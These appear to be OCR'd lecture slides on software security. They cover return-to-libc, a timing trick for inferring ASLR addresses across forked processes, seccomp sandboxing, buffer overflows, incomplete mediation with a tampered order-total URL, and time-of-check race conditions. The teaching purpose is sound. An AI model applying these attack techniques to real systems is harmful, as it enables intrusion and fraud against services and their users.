
Return to libc




How do we ensure these are the args?

By prepending 4 byte padding


Inferring addresses with ASLR



Inferring addresses with ASLR




Inferring addresses with ASLR



0x01010101 = 16 million == 16 sec of sleep
Wrong guess -> crash
Correct guess -> response in 16 sec


Inferring addresses with ASLR



0x01010101 = 16 million == 16 sec of sleep
Wrong guess -> crash
Correct guess -> response in 16 sec

Why this work?
fork() does **not** re-randomize ASLR

Return to libc



Defense: Get rid of system()?

- Remove any function call that
  - is not needed
  - could wreck havoc
  - system(), exec(), connect(), open() …
- SECCOMP(secure computing mode) with BPF
  - Make a process to only limited system calls
    - Reduce the attack surface
  - `prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &filter)`
  - Sandboxing in Chrome and others

Buffer Overflow

- A major security threat yesterday, today, and tomorrow
- The good news?
- It is **possible** to reduce overflow attacks
  - Safe languages, NX bit, ASLR, education, etc.
- The bad news?
- Buffer overflows will exist for a long time
  - Legacy code, bad development practices, etc.

Incomplete mediation

Input Validation

- Consider: `strcpy(buffer, argv[1])`
- A buffer overflow occurs if

  `len(buffer) < len(argv[1])`
- Software must **validate** the input by checking the length of `argv[1]`
- Failure to do so is an example of a more general problem: **incomplete mediation**

Input Validation

- Consider web form data
- Suppose input is validated on client
- For example, the following is valid

```
http://www.things.com/orders/final&custID=112&qty=20&
  price=10&shipping=5&total=205
```

- Suppose input is not checked on server
  - Why bother since input checked on client?
  - Then attacker could send http message

```
http://www.things.com/orders/final&custID=112&qty=20&
  price=10&shipping=5&total=25
```

Incomplete Mediation

- Linux kernel
  - Research has revealed many buffer overflows
  - Many of these are due to incomplete mediation
- Linux kernel is “good” software since
  - Open-source
  - Kernel — written by coding gurus
- Tools exist to help find such problems
  - But incomplete mediation errors can be subtle
  - And tools useful to attackers too!

Race Conditions


Race Condition

- Security processes should be **atomic**
  - Occur “all at once”
- Race conditions can arise when security-critical process occurs in stages
- Attacker makes change between stages
  - Often, between stage that gives authorization, but before stage that transfers ownership

Time between test and execution

- Common code style:


```
if (doing_this_is_allowed)

    do_it();
```



Trudy


Example: mkdir Race Condition

- mkdir creates new directory
- How mkdir is supposed to work



mkdir Attack

- The mkdir **race condition**



- Not really a “race”
  - But attacker’s timing is critical

Race Conditions

- Race conditions are common
- Race conditions may be more prevalent than buffer overflows
- But race conditions harder to exploit
  - Buffer overflow is “low hanging fruit” today
- To prevent race conditions, make security-critical processes atomic
  - Occur all at once, not in stages
  - Not always easy to accomplish in practice

Many other software vulnerabilities